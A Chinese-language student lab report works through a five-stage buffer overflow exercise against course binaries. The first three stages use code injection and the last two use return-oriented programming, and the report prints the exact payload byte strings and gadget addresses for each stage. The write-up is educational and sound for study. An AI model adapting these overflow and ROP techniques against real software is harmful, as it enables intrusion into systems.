

**实验报告**



**题目： 缓冲区溢出攻击**

**班 级： 2022211313**

**学 号： 2022211363**

**姓 名： 谢牧航**

**学 院： 计算机学院**

**2023年 11 月 28 日**

一、实验目的  
1.理解C语言程序的函数调用机制，栈帧的结构。

2.理解x86-64的栈和参数传递机制

3.初步掌握如何编写更加安全的程序，了解编译器和操作系统提供的防攻击手段。  
3.进一步理解x86-64机器指令及指令编码。

1. 实验环境
2. Linux
3. Objdump命令反汇编
4. GDB调试工具

三、实验内容

登录bupt1服务器，在home目录下可以找到一个targetn.tar文件，解压后得到如下文件：

README.txt；

ctarget；

rtarget；


cookie.txt；

farm.c；

hex2raw。

ctarget和rtarget运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对ctarget程序的攻击，共有3关，输入一个特定字符串，可成功调用touch1，或touch2，或touch3就通关，并向计分服务器提交得分信息；通过ROP方法实现对rtarget程序的攻击，共有2关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用touch2或touch3就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对ctraget和rtarget执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。实验2的具体内容见实验2说明，尤其需要认真阅读各阶段的Some Advice提示。

本实验包含了5个阶段（或关卡），难度逐级递增。各阶段分数如下所示：




四、实验步骤及实验分析

建议按照：准备工作、阶段1、阶段2、…等来组织内容

各阶段需要有操作步骤、运行截图、分析过程的内容


## 阶段一

首先阅读getbuf函数汇编代码：



可知读入字符串为0x18即24字节。

阶段一要求test函数调用getbuf函数后，改变ret地址以调用touch1函数。我们把touch1地址补在字符串后面，就能通过缓冲区溢出攻击来调用touch1函数。



可知touch1函数地址为0x401955。


所以输入的串为

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

55 19 40 00 00 00 00 00




## 阶段二

阶段二整体思想还是调用touch2，但是我们要同时传入参数val，而且要求val==cookie。




所以我们需要把cookie的值传给%rdi。

写2.s文件如下：




其中0x401989是touch2的地址。

我们使用gcc -c编译，再用objdump反编译获得机器码：



获得机器代码。我们可以把它填入buf字符串。所以我们把返回地址设为buf字符串的初始地址即可。

使用gdb设置断点，查询读入时%rsp的值，即为buf字符串的起始位置。



可知$rsp地址为0x55668f58


所以输入串为

48 c7 c7 85 f6 1d 18 68

89 19 40 00 c3 00 00 00

00 00 00 00 00 00 00 00


58 8f 66 55 00 00 00 00



## 阶段三

touch3和touch2类似，不过这里传入的不再是cookie数值本身，而是将其作为一个字符串，传入字符串的首地址。

首先把cookie：0x181df685转为ascii码表示：（这里不需要前面的0x，因为使用的printf %x 不含0x，演示如下）





转换为ascii码如下

31 38 31 64 66 36 38 35

所以我们要将其放在合适的位置，然后传入首地址。这部分操作与阶段二类似。

我们可以将其放在buf字符串中吗？不能的，因为调用touch3后，其会再向下（地址变少的方向）申请栈空间，此时已经把原来的字符串给覆盖掉了。所以我们把其放在touch3地址的下面。

48 c7 c7 78 8f 66 55 68

a2 1a 40 00 c3 00 00 00


00 00 00 00 00 00 00 00

58 8f 66 55 00 00 00 00

31 38 31 64 66 36 38 35

00

注意这个后面最好补一个00作为字符串结尾，否则可能不能通关。




## 阶段四


阶段四无法使用代码注入的方式，这主要是因为：

栈随机化，使得程序每次运行时栈的地址都不相同，我们无法确定我们注入的攻击代码的地址；标记内存中的栈段为不可执行，这意味着注入在栈中的代码无法被程序执行。

所幸我们仍可以使用代码中的原有片段来得到我们想要的效果来进行攻击。例如：



这个函数其汇编代码为




我们发现从0x401b5b开始的58 90 90 c3的意思查表得到，其意思为popq %rax; retq;（90是nop无意义）

所以我们需要找这些用c3结尾的代码片段。

阶段四要求和阶段二一致。

根据表中提示，我们可以使用popq，这样就能把cookie值pop到%rax中，再使用movq %rax, %rdi即可。



从0x401b50开始即为movq %rax, %rdi。

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

5e 1b 40 00 00 00 00 00 # popq %rax

85 f6 1d 18 00 00 00 00 # cookie （作为popq指令的目标）

50 1b 40 00 00 00 00 00 # movq %rax, %rdi


89 19 40 00 00 00 00 00 # touch2地址



## 阶段五

要求与阶段三相同，不过由于栈随机化，如何确定字符串首地址成为问题。


经过查询发现



movq %rsp, %rax; retq;


这样能把%rsp的地址暂时记到%rax中，但是显然我们不能把这个字符串直接记到%rsp中，否则在执行这条命令之后就已经被覆盖了。

注意到这个函数




能将%rdi和%rsi加在一起，所以我们可以把字符串放在当时%rsp的后面某个位置，然后使用这个函数加上这个偏移量即可。但是首先我们需要把当时%rsp和偏移量分别放在%rdi和%rsi寄存器中。

这个需要多步的转移，分别找到对应的位置并画图如下。




首先我们找到每条所需指令对应的位置


1. pop rax




1. mov eax, edx




1. mov edx, ecx




1. mov ecx, esi




1. mov rsp, rax



1. mov rax, rdi



1. rsi + rdi -> rax



我们先把指令写上，然后发现偏移值为0x20，字符串如下：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

5e 1b 40 00 00 00 00 00 // pop rax

20 00 00 00 00 00 00 00 // bias

da 1b 40 00 00 00 00 00 // mov eax edx

22 1c 40 00 00 00 00 00 // mov edx ecx

4a 1c 40 00 00 00 00 00 // mov ecx esi

d1 1b 40 00 00 00 00 00 // mov rsp rax

50 1b 40 00 00 00 00 00 // mov rax rdi


83 1b 40 00 00 00 00 00 // rsi + rdi -> rax

50 1b 40 00 00 00 00 00 // mov rax rdi

a2 1a 40 00 00 00 00 00 // touch 3

31 38 31 64 66 36 38 35

00



五、总结体会

总结心得（包括实验过程中遇到的问题、如何解决的、过关或挫败的感受、实验投入的时间和精力、意见和建议等）

这次实验整体来说难度恰到好处，充满趣味，完成之后感觉非常有成就感。主要的挑战出现在进行攻击的后两个实验部分。由于可用的指令集限制，构建有效的攻击代码需要一定的思考和策略。

这次实验深化了我的理解，尤其是关于缓冲区溢出的潜在严重影响，以及如何利用这一漏洞实施具体攻击。这些知识对我未来在软件开发中有效预防和应对缓冲区溢出攻击将极为重要。此外，这个实验经历也促进了我对计算机系统知识的增长。